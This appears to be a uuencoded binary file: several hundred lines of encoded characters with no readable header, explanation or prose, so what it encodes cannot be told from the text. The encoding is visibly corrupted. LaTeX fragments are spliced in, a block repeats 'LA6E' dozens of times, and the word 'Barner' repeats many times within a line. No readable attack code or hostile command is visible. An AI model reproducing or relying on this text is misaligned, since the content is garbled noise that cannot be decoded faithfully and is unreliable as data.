$M6=O)M^OV-[ISP#.+;N9E-S-_DG8O^S[-=O2$;QW/,)7^ER(!GY%FLO19:U]$ $M:V$Z!SRSJ3*/]#,J(=`!B>)D"K*L($#G(Q)!!:G="5;8'O#,82\S35WO]LRF$ MSG!,5&&:RD?2SA'/'I?9^5*H4N=?(14)40*&'F^6Q(5D.=6:S%/;5:((#_6L MT:DS'*,LYG3Q_)I\$Y;\\BZZR4%NO]K)TCWAVT\N^[&4?><A)F9V63-"SL:-E ME+][R`ORZ`ML@?K'7!+V);90_6,NB4K)\VO[OK`E?UGDNRHOO[7\$R5,<%-<@ M.^!-PN8CSRCJC.TP??>(9Y>][,M>]I'KJ9[SP(<P3.\$RS61+)AOY-E/)\MTU MO5JO:>D+&7^] "8K=3NY,]<-]GB.3"MG.)R="]Y`)5-`*;&AQF[T]X)G#;YEI $\label{eq:mw'37} \verb|MW'37| & G<6G42FF<Z| & H17!Y; & LA6E \\ | & L$23X7>/>'; & 19F & GY9"BG & LA6E \\ | & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E \\ | & LA6E & LA6E & LA6E \\ | & LA6E &$ M>SLMLZPM_00N4D,1/?-!`A?I1G0HLN,Q6]O:03M*V2\<3^<(,X%8CB/&2I%4 $\verb|MB+Y7>|C"9| # I@LK(&\C0N| #4>D5&">QJ41DW+AB*RRF\\ &ZZF$*EPDFHS"^E92G$ M<KD<E;_.]O>EGWKZ'\$<I!VKI0(W<"SV*&H>,R,U0SJ5CLH3)QF[DV&TT`9-. MW\316VC"20R_@.G;9Z(1S!A@1-JS0MM\Z![Q[#WKLZ-KU6\]3^/2RO+&!YA+ M`C;V'!DU#6H?@2<#AVH?=.F`3CT7,PVM<-CH^/^R]Z4[<AM9NOY[#?@="-]I M7*M'"_=%#0,N597LZBY)-96E9K?'`X'*I*K2RDSFY")9?3%/.4\P/^?WO,`] M)[:,X,<D68;=0%\XO13CQ/D^!ADG@K&>"'-IJ<ZI@[HA@E*`%S["^5O(<)0B MW+%26M^SIM5L!H]B)'#L\WFSVLG\$HPRA410*7PR"@@RACJWR?@9V3V) HS\$" M28S5FJXPU4'V!PDCD"0]1E(>(RF1)`.2LIJ;-<Q'HY#(L<H_U9_>-KS7H_I\$ M30_U8+W12%CT\$Y;]A+C_UW?LM6UI'\$:(8Z.T-4"B0(1`:90NK`%5@RA#J&.; M:G;QDLJP0*,8":2%XD:05N'&.*1*'*IZ(6<++!Z,0!+'3F_F.S%ZV98@+`-8 $\label{eq:mass_self_pu_pd6} $$M"; `288X=EC1PU7PD6$N", &EM\J#>Z2<Y9D+)1!E``[\#2DE%&4(#"[K3*\/; Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner | Barner$ M\$H2%%LRNL006Q4@0V03V+K\N*<+C3GC9"2\1GMAP,YD.(@2F'<"+&4%1B.#, M`INQG[8\$83G"^)8H0ZBT*9Z4-?;DA@\$2^BU(V8*4"!\$VI/?Q'OJ\\F8H1H*P MFZ#L)NA(06033)K-[GW]R7Q048P\$L2+@5<97S<=ZH[^G*\$1P(L'S[7L>&)NL M*S%^#R(\$I@!4'3L4(CCK`I==X!+!.8([H!U`95&+A5UFVQ*`13[`2H"5"%.6 MM:&M(FHLSODB('0!IOLH\$2`M!\=[!1#%2!`?(9!I'3\$:'47)\$0J9^A%CT5&4 MMBG^7&WFO.1=)P,CD"0[1E(>(^E(22Y): `R;E_B9NA5E""T<J*X@003`6%J7 M7#=4SU1CKRU!6`"P\$F`EPH2-B3E,LSZ\$<QME"(TZH*K\$HQ3A<2>\[(1W)#SI $M@'>!.Z"I@7(+:[,4<\3//NE6^O$XI,H,E:ZA30"5<T>9-\,X0004$F"6%AT"]$ MR)[X1EEW]TT`E0.EO%ERM^1843,*HXI<\$@Z1E@[IJ"*8*"O;+Q:\FT(5A[8\$ M83'`2H"5")-61:MRS:B]":!R:BN7MG('L[04:4>\\8?FSPG1DB`L-S#'(AF* M4H1+"[JL-C0AYK;9I;WV1`)9ZBNR[4ZY\+%#J!Y(=:KD]]2QXJ6PZIXH1+"T M)7U:-*'L\$*I'!_5:99T;1DC<@IOM2(F01\$%N>9)1?(BM[V-W!)*DQTC*8R0= M*<F`9`OH+<)R!5O=6H6I+4\$8`;`28)A(-=*O'2S(;FY+@"!I-=*!GI[UHT2B])M#*%A![0\$:&=2(PLJBQ7=LRU!6`PP\0%\$&4*3#B@E%F4(30&*P`Y8QC"SX4_I $\label{eq:mb5x} \texttt{MB5X$^{\circ}$} ? \texttt{E8$\#-+D1VG*8S1=J2E} < \& \texttt{FD=;0G$^{\circ}$} < \texttt{E_!:,.UVH"FD"A$<"$\#!]4^{\circ}$} ? \texttt{R-}$ MYQ*T+4)@*(&+K5K@R8DD8%N\$P\$@"]\OJY`.9/7WCE*\0B48Y4L3'*%Z*T;/C

M<4B5&*KOR)4Z5?JL1D&QN_A8#-*DAN;EH07<;.34[[\$8I,D,C:6X)@84(CA' ML'X?*\$5XH>'T@&8TH2T!6.\$#K`18B;#`@KUZ9PTE;14:(Y`D!!(S'/VA!BJ(M1L*HBY!61&UI2=AN)WR(]L<CI;355^<0>'167Z%:(M7(:=FB6J]K7GY'8QJ\$ $M0"\&"1?5=;>8->Y4Y753<(VM+$":MS3WD[D(LJ^P4(T'>35!V$Y1(4!@"/"#1))]$ $\label{eq:mde:affcv} \verb|MD&:4FRCV_>-$>N]0?SQ2:@.4Y0:EB93A<<H>>M@ZB"(D.O@B/Q2:-?)2F/$K3B=0.4Y0:EB93A<<H>>M@ZB"(D.O@B/Q2:-?)2F/$K3B=0.4Y0:EB93A<<H>>M@ZB"(D.O@B/Q2:-?)2F/$K3B=0.4Y0:EB93A=0$ MD9JDFV8O_&,=BT&:]"A->92F(S7:JILI.2C?B,\$)-XR0W\$`H^NO=^<N@0B/K M[FXY4A0VA>[`[-6`.8J!(/`=@IIK?3>,D*`-V;8Q6P1I&S1#VW8(U2-'01&) M%XMENZO(CVVXKHZ>-OU/-AV)O)+\$)IG<[7?4'2-'`ALJ9>VT8"S2I38=]YV(MH25`4&:#U+DS!&N+\$.C85MELWE,9FM1J.OA8#-)(^\)*VH0!\$OHM2-F"E`B1 $M\%@45,<H0\&G9^Z8XH0ZBTL78U!B($Q@@L$5@B4\%J4<)<R.SC]T\\ONCD8AD;2E$ MR1W-/5C=1Q`A,\$-@B<".I.<2N*LVN_U:]>M;`@05;5#9!N&=(E^!9GH4T`ZA MNK0=^<K58+X;1DCH0F1/L2U!6~2P\$F~EPN(6K~WJ@\$@[D?TG[<?VE+>K=TD1 MGB*<AW<T`<J1(D.*PQYJHCD:AU2Y1>7,[J`0P447N.P"XVM4X_=VW]0)(B"P M`')FSA1-E"(\M.!Z:?2_[!L^CZ!;CA32QNPMJ\$X0`7\$+<#+[<;_=+<5Z^",1 M2)*T2;;62'=W!)*D+9)M"[M%B&UE<KAS"Q;2&8=4>0]5B51]9E/85,W'-,8T M80S0)#[00'HP!FFD3?*.?[OI`2(\$A@=@LU7N%UL"!\$4&I\$W?"2(@EH!ZN;:& M"-L2A"4`*P%6(BPU,.4HR@ZA>N:HEXYZ![NT(3D;:"8&VA*\$%1;LXM5509I1 MS?Y\4=U*,,J!(O4M"NW'O"5`4&"!=%.68&T1`D,`FL9QMQPI(HM"KI)J-N<K ML4ND6XX4L46AZ@LWC!!E-?/I>]7)L4.HKJR%N,S`DAM&2-:"E"U(B9#<0+YO)M5C`SU"%'"FE!O&_*^=JC#*"9;Z#PI4<IP@,#AR^YH1C^QF>AH5%^=>P0JDOK MH6'>UIHJL8?D6`S2Q)+&](K,-:HFMJIH[SE!!*0NH'0!)0(R!LB-N'9FRSNA)M&`GR;H*RFZ`C!85%\+(2%MNQ=7E0!8AS?YBX'"8ND3BPB*U^#,H0&G9`*1\$H M0VC4`=V:!*LT#&D@;3Q(6P[28FK53\$%WZVBX792GG7"9DN&V4)Y)^&;.SH!W MTSO"V4\$\$Y`18-&^KQ>\$813>,D*(%*5L03%;A&PB?RL?Z)H#*@5869Y_P@7I. MRINZ)EUSC:HFE[]UMLBB#*%%![1\$*!:%Q#>YKD<&[!"JFWRG!A0/J9IK5#4Y M+N?L=-L790B-NJ"\HJA+BO!8PZ]K9<M.\$`&)!JBA/'.-JB;W7Z_*^8:4[1"J M9P?U=VQ75@"5\X/R0K]>\$T)UD^MV0CJ3P2/2/(8<A>R"A`JK%4#E0"OSC@\$% M: `D0%-J@EZ*5[X81\$FF(K=ZM&DM5E9OF\$A43J6AJ)2N`RJE4EG[92==<HVIF MJ]Y48CE+2X"@7(+.^&#"AEKQ5@"5"ZDLG8V1KKD&U5#EIJQ2]!6JJ7R4)55? $MH9K*.7&RH]/2[I(B/++@]![HO3A!!,028,JF%4!EE9\TENXD#64(3254%FE]]$ MA6J94MLOE\(UA!5`996CNGP>KE&U4*I;T>PWEZ`8J=S\<[68S[0=FA"JJUPM MJP4E0%^A&N4J'?,I:OX;6CA!M\$X0`9\$\$S.G&?T.?[D>CD"CN(2*7&9/U?*5Z MFJ/4`:)?8,)UR_T&F9\$AT(\$IP3F"2[.M'JF3FZC,X^%5R7B.!J'5)E#=59/ $\texttt{M-[4<(^R2(CQWX)U).'[OHA-,C3N)1SE0Q+Y\#(3S7B/<F\&\$",!(\$\#<+\&RGA^E)])}$ $\label{eq:main_main_main} $$M'' '=^&6S&F', :3A(P!FDBEX:2BSPFJH\H9J(/JMSI+:47S^:\]N1(!)(D1+)]$$ M5LW\$XOG=AI!6"-53I?[=_K;F,Z(%I"U!6&;!1,=!X\$"\$P%P!W7L=O4^AU.7\$ $M"JE0>[0E`%#BMT%E&U0B*%"@UM,<?9(D9,#9L]/))27^V2>N-]TP0J(VA%N4)$ M;0G"8H;!>:(@0F#"0'/F\$1WW12@GC)#4@C2;YS6U<#>UN>?1*"3*F\$C/CFS9 $M'=M^U_"7<DHTW1%(DC.)^!)1%]`$=@4(*@S(\;K,2)0"//4UW(S9.D$$!`9@$ M#[.!"('"@L14@=GYXH810A9T>4H+]LS\$MAU"]=A1+QWU\$M4340]>.5%3%ZB4 M&B7I<<P*H'(FE)LU-60D7U3)A<JFKLQI*4X0\04#SIH5W5O^!97,9Q7\&I.* $M^(LJ):N_{6M}<KY9_0"J!R:"M3"JT^*D>L+,_>EW]1)685>>B^_(LJ(B_$G#KI)$ MR`M4XKRHJP_86F+18\$,IRPC>F#-.Z"78(53/'74QWNJ&\$5*T(&4+@J\0]QV($M"^AO\#Z2Z7)M-RN8:54.I>O"'9H=0/6+UJ1F-.ERC:JQ43:_/#J%ZHM3)@."4$ ME2,12)(*\$C,(=+A&U4RIROZ:N43%7"J:H1@K@,J%4I;=.W,)BH6O%\$V'RPZA $\texttt{M} \times \texttt{J} + \texttt{4} \times \texttt{G} + \texttt{31} \times \texttt{S} \times \texttt{4} + \texttt{E4} \times \texttt{G} + \texttt{31} \times \texttt{Y1} \times \texttt{6} = \texttt{F} \times \texttt{G9} \times \texttt{506} \times \texttt{G} \times \texttt{G2} \times \texttt{G2M42XR} \times \texttt{6} \times \texttt$ $\texttt{ME:JV[9E0!S/E\&\$74':[X2\#KHB2\I\F[X9\$KMQ\\$S/9\$(5@@RV\FD\$VP\#4M]O)]}$ $M^2C=M^0(HER7Y=8, \$3E!!(0M0-E"E^B)-\$2/^-@A5(]=]=+1[^)/&/!!GQ!F$ $M+E$QE8K&$[(50.7,5BYMY8XDY)=E2[5#L;^4Y[L[:G'<;N2!GYUB()^C);H*R]$ MFZ!\$@H`(]K2C^P,AQ%]4"87*;LXMXYNFG,^\$:R721R&"*;=I^X@ZO)N[8;=\ $M^+=H_-^D_M$H)(H$$8UB"S^L\H@D-8#0+4>*1$!0>3=K-'7CLE.,!"D1[)>5$ M<J1)@UMZ?TJ7%.%D0]QBD7U'M@P[A.JY5"='#14L\78(U0NIKL^G-M=H-:%O MJ9:6:HFJ@525"=!7J!9*-?>0Z;8\$81'`2H!U)"J6,/O09C>,D*0%*5N0\$B&I MA.@CC,UU!WMFJ9:6:@>KRE73V;`"J*SR5"U^Y:^%>BD2AW*@B%1>VZ?:NF&\$ M!"U(V8*4"%'YKST`'*Y15>5Y^U15E"\$T[H!2XE"&T(2@PGV2Z*^;GAO*\$)HB ME,T490@EN[BBCH6]48EN"B(\$Y@@L\$5@BL)!`ZQA\$)PB`V"=`LSVZ<IKB1BZ= M3N.`J#;UNMJH`W6L`"J'K#S_P-U1\U%M"1`429#^MEW,J-*BE502BF(D(`M2 MA<VT<-PP0I(VI&QC2@2E!J1;.4X0`5D+4+80)4)R`[F8F=,8>?]'EQ3A;"G[$MQ;96'I[--28N\5EU<RN\Y*FOD1%L@#Q_9-.J.@9[!"JATK]K%[O]*AS2X"@$ M2('L@W1; `@3%;5#9!G4D+R%0:^++?"\(?BP*B5)%U'/&OJ0;?\1^FF2*]*K>

MB#2LIK7:M:/(,`))<B2A3NF_[]D#F:'!*"0J%!\$M?(D"&NSA<KCECU)-5GCP M<SVL`]2I+ZCWXC-W<G5*)%8(U0-+G??@7.QJ,EH0(9"L\;J:;WFJIU[+3''# M"(D(4E<S[=N4`%8(U6.IWOH<@`B!"0)%EP6%'>"T"UQV@4L\$9PCN@'8`<PET M3V<B),@06EA0.-A)4HP[]"G-?(L*SW627",/?4JSH(],0961ASZE6=A!UL71 M`76MS@5UJ"NK,VO1Y-\$Q6XE#,1(HZY-]`'V%:LK.]&##X1I5LX.J&0YI"1"D M+\$I]W;2'`1`AD.Q)U"[\$JHWVQ3DA00;0W`?HJTE(4)`A-`"H.*L/90@-#U!N MU](Z1E'*+L1PX+\$8I(F`9D+-U\$6MOV`]D4@6]Y)QAO=&(V%B\$38?GU5;Y4N# M]V`<B4"2U"\$AE[53`KL"!&4,6M1\$K-UG.D\$\$Y`;`O3K2MT.H7AAUTV4B2\$L" ML\$+8VI+:L/92U+8\$80'`2H"5"`LU3`VITPM;5;NZY>E^4`6)HV'B<IBX(\6Q M)OZS>*AZ9C[,RCZ(M3<>*1.F7"^JJ9I&LP*HG#K*)[9VUWO('/725N]Z.K8Q M; EUM=ZH]6KVO>; ZT0XC@PH"EQF6UDRVX+FD; GO%8L1C^4EV!PS6J!D+57;?< M\$B`H%"#.\$\NO5EN"L\$C`]DOC6-`.H3K;QVYQ6JUY2MQL,@(1`A,;2)W;Z?MG M]-_-IN(I@F,Q2),*&C[Y47^;G"`",@'@7JL&.\$\$\$Y`+P>O5QSFL#S24J%D+Q M^WK3:&8[B,P\CDR>G90%HL/-,UGZ\3BD"GJHRAZJ\$JE"HJJKS?1.;4FS`J@< MV<JEK=S!'+,RN=*6JV59V010.6'E]E\$W;0G"4H"5`.M(6B9ABWF]ZM[ZI&/' M;(#*@ES0]9V<PX3W.#DG"PI-N7Q&)9&F\>P0J(>^5C<'[3A!!`0&(#UV6`%4 M#HVR<@!LAU`]\$NKNH3<M`8*DM;0^C6T)PA*`B4X;RA":=D#)>E"&T`R@".R` M2301?=<I>1ES2B=1],0BG;81<YJ''0+U2-L('D*ASG?HBT6ZP*';;1:FA=`I $M1@)A5<Z)%(1M2Q`6(8P+)T.'3\?(HACA^NF'3\?(H@3AA_W)QV*01ML>'K(Q)$ $M\&7/(1A9E3.\#ZF'?\#",D-!$_(F(P[(2.+')N[F/)3NV\&^Q+Z!X*$:DW&':F1Q))$ M<(R\$"]ZX0S6RV+\$X.IM">`V9FOH)Y4AA6Y]L6I^_/CLE/`H1[-C>B^JG^7*_ MM)VH]D0B6>*0U:N]6L^&P@ZP8W]MP^,P0C*"X)D;(\$*@8W?:"YRJ87@:OB<2 MR8H^LK*/#.TA<2R3!AA>U4NY3UKRH!PIA%WB@2*3P0-%LL2QQJN*YGVX)(((M@<H&L7GG6A'&(95CD3?U3_88X)\$()\$F(!`X2:4L0E@*L!%B),,<.90'1]3]* M\$2ZML;5BT-HIT1.)9,H:\;R.R8CS.K+4[X3S6QAQ7D>6LNUUGS`Q&7/"1):& MW02<@#\$G3&016R*<>]"6("P&6`FP\$F'2SLY7,[T\RPZA.MO7,>__DW'>_[,T M.T; "*1[G_3]+<TFRV>BVAAU"=;8J,U"@KT`M8^M13NK7\^U-<_)R<D'Z;1\$" M@Q:0G&L2KB5!F+`6]/`_&?3PGV410D5E/>AC/\MB\Z5M^'+FS0TC)&E#>.2T M+4%8:F#B^Z]:*"!"8(;`\$H\$E`G,"VF[YK0`J%T99K+?G14J\$:\$D`EK.5##GH $MG]S/07^6!TB*I>-^#OJSG.T+'-NW)0B++)BJP]TP0F(+XG;[1_C"SW)I7YTS$ $MULPP9KXZRZ6U75; \&8; XHY; +; 1S3'HI`H(R+'F; X=0G5I<Z*12NLY>.\E]+F/$ MQR)=T4M7]M*A#13^@<X4"1-"=;;#EK=^-XR0L`4I6Y".1+&%M=W/MP0(BAED MCG>OJ\$5!+FQ6,UYJP)ET/\ZI\$J+J=H=./-T12)(2"7@[;DL0EA'LB)/7R2@G MKUF1&PKT9CH9Y\TT*]C.>KV93N[AS33WV<Z.^A>=C/00FOML?XZS1SN\$ZFQ[$MX(J/42A$<&2!9=EP@@B(#0!]ZTW&^=;+_81(T'\;B!"8$K#MOZTE0%`F0?5F$ MN=U\.%FOU2"I;#0=BT&:G&BT+RZP610C`5L;N%)K2P`6^!:,IT7W_)0JCX]\$ M(\$E@D=`JNVIA=B(J\$HQ`\$K:TMD>VE@!!;&'HD0U\$"(P1:`KX*(]L>9!8%/;N $\label{eq:mp@xa@e} \mbox{MP@xa@e}, \& 'QG('^7$#+`R0[$1RYC$$<$!AE!I$;:]7=USJK1E1:ICMF*, G$LG8$ $M\AQ79'8(U,6X_U\%79).1KLAR,1N@73M=5F_KQ0FA70\&"PC:H;(-*!$D;0\=>$ MC!STY96'<2=<WGC08U>N9@N<=<P\$;4D0)NUKOY9K,\TE*K(5W34?6V/:(\$)@ M3L#Y[:I:J,7UJQDGB:`H1'#!X+_5S;0#IBLW#!`Q%["H:YK[%G]0(5`*W'52 M%ZC\$%K#?KFFF3<\>.T\$\$1`3X.*?Y:][O)PX+<8((B`\`?OLWC)"\$(.+3UMYP MV"5*>. $K";_XV6$ ==37B)J-4H'*)"4[((_77->@6*U*E"&T-R"F@T-;0G""@NF MWUQ+`"`>J3_R[1WWX>51>LEM5GX[002\$&J"7<-LA5(](?; %5FROU%:K%0DUN $\label{eq:main_eq} $$M^{4}D5RA-;>7)4F7.[:19W]6(=A1W+Z0Z1@POK\C@G)$$ MLDVUVE; 3G; 7A`\$0(+!1P.1=C>'(_65L"L,1GV'RI=EKIB4D0(3!@X*=S'EV! M7=I'(I"\$[0\$+U\$UC-WL'%)"4K.;UC5JQ1L]RN\$;5F%5?KRQE"AU7)QLZ_MT? M_=%/4J99F'VXAVM4S6Q5KISM\$*KGK+YT-[6V!`@J&+3I6,U)TL'UG'GJVW#Y $M&7/\#"\G:\$'ZRM@1A9"UR,Z+^T\$\$[HB5`4-0&E6U0B2"R"VI*Z2F==;U1S<L.$ M(8(3`38*PL5!/2,P"A%,MJ\$]5%V>R@,YW3!",@NBVOYN&"\$Y0>J-:F'KR=FV M!&\$%P\$J`X=O,?`&;B/F:F>@*RMY9AQ#!@0#/WWW2-MCHSG>G&`E"3:#\X:J! $M(YOA-.J)TA.C#*$Q0;D"-6X6[!"J)ZXZEP<WC!"R%*>*QJ6;O=%(F!E"^2FU)$ $M^JB<.\J<7B>(@$(!M%*P#*N:^5N=.[$XTG-XR0H`WA-+4E""/KL'<9$\0*$ MH7KDJO,]W#!"C"48%PU.\$`%D"^7-Y-M:#0\$K`[<VH_7%(EU*=)5L`J@Y)B>(M@\$P": `I<[,14(!`A,#=`L8]]K9>J;R4:Y4A1'*/@-WTL!FAX7+ES>?Z(9?EY M\$2!8F=.H9?AY\$4H"TUBCVL8-(R1J0<H6I\$0(V97V\$7#3&,<!A\$,A@A,&K^3B M?G6!2FPYF[GQS\$:/X001D"E`:S<6RA":(Y1',R0:Q4A0=!.4W03P/@O?[R#H MOG=``P5M[\SJ\$"(XM,"X_TJ1C-N<5?B1388;L!3;R.U9A1_WTNFW,W*#5N\$G M772=+!W@EC6V8!T`;8VR&6PN45';GFYC6P%4+BSE;VDE-']H6P(`!=JVND]J M5~3CCG\$L@J"/3+^6<8<D%D%HD<%AB(IKU\$&)11#U4.EDC3HLL0CB8U3[J2E7 MHPY,+(*DATJG:M2AB46@+;#50T<90C,#Q9P?D>6Y@6->C\CD0L,Q=P>S-32V

MB_DYF)&AME6>!Z+Y8&K\.\$\$\$D#U^WRS?40M:;R1S@@@@JWNC!KSD7U2)6>4C MWY=TY`4J):2TF,HUE>H"E5*AM*EYR:"Z0*6,E19;X05/7:!2SDK-NJ9.I?R+ M*@6KJ" = ; = #Y9Y+.*>C)U@4J4!XOM;C/E1*L+5`J-\$MF*OD*UR*B51JU\$M5BIM+6G\$65V@4F*43HQ6QRU3HU8:M8Y;9D9M;M3FJ)8?U.BNYA(5BX-B>5#\$&\>^ M4F1?D.H"E0*C1'?55Z@6&K72J'7<,C)J*Z.V0K7XH\$9W-9>HF!P4RX-BQXU5 M7BS8;-4%*F5&Z41K==TT-VJE5NNZ)>7#9_^8/]J3VKQ_LKY[\[[>1*&Y>#RK M/WSV2 WH)659YM%?^OGN7 K%<99X@9 &\$?V3^+'G!8'O1]YG F> 7[MW[2 MQY&[B/_VQ>?ZD+BO;2,@SV>VB,=\$YSNYI(T*I!C[DP-07U/M0;U-(J%170:E M/5WL9^*2W(?R'VZ_6`.:)-&7ENZ+ZKT=Y)59\P61/SI[1I/M9Q<OOWUS=GGY M=?#FFV_>/%I6V^770'1RP4'27J][`9R4U7N.?+1J'M4_K90-[A'-&SW:?EJ^ M;19;UGG\^(G]+VV_?42T3Q;SM_S?QRT-AM"+J<3]'\WJ=Y[ULM[)FUQL"?&U $M3Q?39D4/<?Z3ZB]_?CQ#V_GJQ_4(4%O_G+U9G)%KU1VTI7.Z=,?7CW[XX2D]$ MY!YO,Y]I;-"6M+)JL:"3`9KMCJ;#%MJY#.5ILYCQZAA*W/;A7+[8A_*MT_N2 $MNQ#HI=1V_6F^<33<'C^J?:FS[]X:-,YP];,8$1A3^H]QYU[?[?66IHZW]$ MNV;)F<8-+'[FEL08@C40R6J3_9K?_E^N;NYJ/J?.-WG-HZVM("]%(Q7W%XC_ MD^(7G_\KVV1@6_"RFJ\>3PV)R`_],@YF]74@+8+_FK4ES'MXU<_V\\7L=#EC MN+G^IZ].3Q]XCZ:>O(WWJ)%7C4<QSR]/OIT\\$,FRGOG?V+1_;#;,\V*^HHO` $M. N@2\G-%WJ4^N*, 4L(M&>ZJ;NL=A\,DE&FO5I_$8\HG5K=1H;-Z.]W,I1\;$ MLMZ:VVTS;[]E)W'4[_.\$1?_S/WL79^?*=3Y-YBNVR_JV6K`CKLW\]FZG!30_ $\texttt{M-Q,-82Z1KRAJ3@B^U4JBJ} `: 9 [\texttt{6G:SPD=$L4>QLD(Q!.^I!=@<BSMK'.F)} \texttt{I^D}$ MF?ZLW`HPM]XU-,7XZ!TO#GNT5JNT*00U?64VMDI__;'K?DDVMGK6I9YHNQ(M+?KNB"5RJ3P\GZ^>SQ]^/ML:S=US^^YTZU6]H+O?';FWK\Q^WNOMO'WA/'S] M]@VW+/CAV[?\Y9XXM&])JRNW[3+_2]B2/]J6.`7'[8AC;1LR3Q'93S&E.KE9 M_?UR+3YFLK^2D29=]_LUL@VJ@,'2SI_=KM+>G>%??/X/V^;O:?]S#WY9/][] MM/OLE_L-M/\S/XFX_1]E:9HF8>QQ(/NM_?]W^3WY_2_[^^)SC_ZEG^17>%S0 MGZJ<%L;F1JMV@M`('OLRDBL(!TB_@V5*G6MRC+.M9Y8&\$01/_/2)GYE\$F,80 $\label{local_mw_ald_holo} $$ MW^&1D+62]_KZ\JEWM]NMGSYY\\O'CQ\\?O-E&TEG&/F\\WM$ZG]8LX;5^2];.W9$ $M?\#MGIZ-4[3?+)S;_Y7Q:K[;T^-]>79KDF*:5]Q751Z'O9P>^2&[U83ZC)[NE]$ M:=K*^[;:3.>5C'E\$D9OZ]IM6\KPG4IQ5:5'_C=KQ+#SP_7%?K;S3:D/CA-X+ M7B"^]2;UBJB9K]ZOYLN:^EG?W#4[:K\N^!E,4F_NYEMOS?[#JZ5'E^]X@GW; MO-OQWJD_>)^:O3<E\DU-KT!/]-`J&NI./&DVDF+9S&A(E*7[%57FHO6YXS5[M70-.!+Y]^=K[ME[1LRZ\J_U;ZK;HUR8)*DH!B[=WU()]^TE@Q\$3_1*:#0@U1 MB[[.'[QZ+J8U/JCSBD/!H6ZE>1]ZS<;[JMIQ^C=>(PSC`27ZD[>H=@?PXZ.O MP3PMI6B^\$M1WU,"F"R*E)_U(;G^\MS6UM^MW^\5#24+J7GEQ\]VKUS?>R<N_ M>N7)]?7)RYN__H'4=W<-Q5([79+-E]1[(VYZNDVUVGVB]"L+/+\^_8Y`)\\N $\texttt{M+B]N_LK/\?SBYN7Y9.(]?W7MG7A7)]<W8Z>O+T^NO:O7UU>O)N>//<KMFFD8}$ M1<_K]MX1W9*=D\WJ'>\@.KR`OU)&;RF-BYEW5WVH*<.G]?P#I;#RIF3-H[-R $MT:QNQ>.2NO5*O[I=+[A,/_B#-W_GK9K=0T\.$.\:S&Z1J-__LC\JM-1#][R7]$ 